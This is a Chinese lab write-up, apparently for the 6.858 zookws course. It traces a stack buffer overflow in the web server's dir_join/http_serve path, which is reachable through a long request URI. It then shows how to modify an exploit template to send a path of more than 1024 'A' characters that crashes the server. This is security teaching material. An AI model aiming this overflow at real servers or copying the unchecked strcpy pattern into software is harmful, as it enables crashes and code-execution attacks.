-------------------------------------------------------------------------------在`http.c`中找到了一处潜在漏洞，来具体看一下代码。（line 343）  
-------------------------------------------------------------------------------void dir\_join(char \*dst, const char \*dirname, const char \*filename) {  
 strcpy(dst, dirname);  
 if (dst[strlen(dst) - 1] != '/')  
 strcat(dst, "/");  
 strcat(dst, filename);  
}  
-------------------------------------------------------------------------------  
`dir\_join()`函数将`dirname`和`filename`先后拷贝到`dst`中。显然，这里并没有检查每一个字符串长度。若`dirname`长度比`dst`缓冲长，则`strcpy()`调用存在缓冲区溢出风险。

2、进一步检查使用`dir\_join()`时是否存在导致缓冲区溢出的可能（line 350）：

  
-------------------------------------------------------------------------------void http\_serve\_directory(int fd, const char \*pn) {  
 /\* for directories, use index.html or similar in that directory \*/  
 static const char \* const indices[] = {"index.html", "index.php", "index.cgi", NULL};  
 char name[1024];  
 struct stat st;  
 int i;  
 for (i = 0; indices[i]; i++) {  
 dir\_join(name, pn, indices[i]);  
 if (stat(name, &st) == 0 && S\_ISREG(st.st\_mode)) {  
 dir\_join(name, getenv("SCRIPT\_NAME"), indices[i]);  
 break;  
 }  
 }  
 if (indices[i] == NULL) {  
 http\_err(fd, 403, "No index file in %s", pn);  
 return;  
 }  
 http\_serve(fd, name);  
}  
-------------------------------------------------------------------------------在`dir\_join(name, pn, indices[i]);`调用中，`char name[]`长度为1024。`char \* pn`长度待定。


grep -n 'http\_serve\_directory' \*.c

1. 继续查看`http\_serve\_directory()`调用情况。（line 273）

  
-------------------------------------------------------------------------------  
void http\_serve(int fd, const char \*name)  
{  
 void (\*handler)(int, const char \*) = http\_serve\_none;  
 char pn[1024];  
 struct stat st;  
  
 getcwd(pn, sizeof(pn)); //获取当前工作目录  
 setenv("DOCUMENT\_ROOT", pn, 1);  
  
 strcat(pn, name);  
 split\_path(pn);  
  
 if (!stat(pn, &st))  
 {  
 /\* executable bits -- run as CGI script \*/  
 if (valid\_cgi\_script(&st))  
 handler = http\_serve\_executable;  
 else if (S\_ISDIR(st.st\_mode))  
 handler = http\_serve\_directory;  
 else  
 handler = http\_serve\_file;  
 }  
  
 handler(fd, pn);  
}  
-------------------------------------------------------------------------------`handler = http\_serve\_directory`，`handler()`中的`pn`长度1024，内容来自`getcwd()`加上`strcat(pn, name)`。若`name`过长，则`pn`长度也将过长。

grep -n 'http\_serve' \*.c


1. 通过进一步分析`http\_serve()`调用过程，发现`name`内容来自于环境变量`REQUEST\_URI`。

  
-------------------------------------------------------------------------------zookfs.c:47: http\_serve(sockfd, getenv("REQUEST\_URI"));  
-------------------------------------------------------------------------------该环境变量在`http.c`中`http\_request\_line()`函数中被设置。  
-------------------------------------------------------------------------------http.c:107: envp += sprintf(envp, "REQUEST\_URI=%s", reqpath) + 1;  
-------------------------------------------------------------------------------  
  
在`zookd.c`中，`http\_request\_line()`函数被`process\_client()`函数调用。  
-------------------------------------------------------------------------------zookd.c:70: if ((errmsg = http\_request\_line(fd, reqpath, env, &env\_len)))  
-------------------------------------------------------------------------------

我们把这一漏洞命名为“LONG\_URI”漏洞，回顾分析过程如下：  
-------------------------------------------------------------------------------http.c:344: strcpy(dst, dirname) // dst size = ?  
| // |  
dir\_join(name, pn, indices[i]); // name size = 1024  
| // |  
handler(fd, pn); // pn size = 1024  
|  
zookfs.c:47: http\_serve(sockfd, getenv("REQUEST\_URI"));  
|   
http.c:107: envp += sprintf(envp, "REQUEST\_URI=%s", reqpath) + 1;  
|  
zookd.c:70: if ((errmsg = http\_request\_line(fd, reqpath, env, &env\_len)))  
-------------------------------------------------------------------------------


## **5、触发漏洞**

首先，该漏洞必须能改写栈中的一个返回地址；其次，改写一些数据结构来用于夺取程序的控制流。撰写触发该漏洞的程序，并验证改程序可以导致web服务器崩溃（通过`dmesg | tail`, 使用`gdb`, 或直接观察）。  
  
漏洞利用程序模板为`exploit-template.py`，该程序向服务器发送特殊请求。  
  
1、首先启动服务：`./clean-env.sh ./zookld zook-exstack.conf`。  
打开另一终端，执行`exploit-template.py`。下面是是未改写的`exploit-template.py`执行结果。

  
-------------------------------------------------------------------------------$ ./exploit-template.py 127.0.0.1 8080  
HTTP request:  
GET / HTTP/1.0 <-- 客户端请求：方法，URL，HTTP版本号  
  
Connecting to 127.0.0.1:8080...  
Connected, sending request...  
Request sent, waiting for reply...  
Received reply.  
HTTP response:  
HTTP/1.0 200 OK <-- HTTP版本号，状态代码  
<html> <-- 文档  
<head>  
 <meta http-equiv="refresh" content="0; URL=zoobar/index.cgi/" />  
</head>  
<body>  
 <a href="zoobar/index.cgi/">Click here</a>  
</body>  
</html>  
-------------------------------------------------------------------------------注：返回的内容不一定为success，只需保证HTTP response内容不为空即可。

我们发现了可由我们控制的用户输入，客户端请求位于下面代码中：   
-------------------------------------------------------------------------------  
## This is the function that you should modify to construct an  
## HTTP request that will cause a buffer overflow in some part  
## of the zookws web server and exploit it.  
  
def build\_exploit(shellcode):  
 ## Things that you might find useful in constructing your exploit:  
 ## urllib.quote(s)  
 ## returns string s with "special" characters percent-encoded  
 ## struct.pack("<I", x)  
 ## returns the 4-byte binary encoding of the 32-bit integer x  
 ## variables for program addresses (ebp, buffer, retaddr=ebp+4)  
  
 req = "GET / HTTP/1.0\r\n" + \  
 "\r\n"  
 return req  
-------------------------------------------------------------------------------  
  
目前，我们手上有了两个攻击服务器的武器：(1) “LONG\_URI”缓冲区溢出漏洞，(2)构造请求输入`req`的脚本。下一步就是要分析`http.c`中处理该请求的代码，将`req`中内容和`REQUEST\_URI`对应起来。  
  
通过分析代码可以发现，HTTP请求中的路径，例如`/foo.html`，被赋予了`REQUEST\_URI`变量，因此可以通过构造较长的HTTP请求路径来令缓冲区溢出。  
下面的代码有删节。  
-------------------------------------------------------------------------------  
const char \*http\_request\_line(int fd, char \*reqpath, char \*env, size\_t \*env\_len)  
{  
 static char buf[8192]; /\* static variables are not on the stack \*/  
 char \*sp1, \*sp2, \*qp, \*envp = env;  
 // ... ...   
 if (http\_read\_line(fd, buf, sizeof(buf)) < 0)  
 return "Socket IO error";  
  
 /\* Parse request like "GET /foo.html HTTP/1.0" \*/  
 sp1 = strchr(buf, ' ');  
 if (!sp1)  
 return "Cannot parse HTTP request (1)";  
 \*sp1 = '\0';  
 sp1++;  
 if (\*sp1 != '/')  
 return "Bad request path";  
 sp2 = strchr(sp1, ' ');  
 if (!sp2)  
 return "Cannot parse HTTP request (2)";  
 \*sp2 = '\0';  
 sp2++;  
 // ... ...  
 /\* decode URL escape sequences in the requested path into reqpath \*/  
 url\_decode(reqpath, sp1);  
 envp += sprintf(envp, "REQUEST\_URI=%s", reqpath) + 1;  
 // ... ...  
}  
-------------------------------------------------------------------------------  
  
2、之前发现缓冲区有1024字节，我们就令请求路径超过1024字节。  
具体修改方法如下：

2.1 输入`vim exploit-template.py`进入文件开始修改



---------------------------------------------------------------------------

httpd@vm-6858:~/lab$ vim exploit-template.py

---------------------------------------------------------------------------

2.2 按下字母`i`，进入插入模式修改文件内容，令请求路径超过1024字节

---------------------------------------------------------------------------

req = "GET /" + 'A' \* 1024 + " HTTP/1.0\r\n" + \  
 "\r\n"

---------------------------------------------------------------------------

2.3 修改完成后，按下“Esc”键转到命令行模式

2.4 将攻击脚本复制两份，命名为`exploit-2a.py`和`exploit-2b.py`，并修改文件的权限，使其可执行。

---------------------------------------------------------------------------

:w exploit-2a.py //另存为exploit-2a.py

:w exploit-2b.py //另存为exploit-2b.py


:q! //不存盘强制退出vi


httpd@vm-6858:~/lab$ chmod 755 exploit-2a.py //修改exploit-2a.py的权限

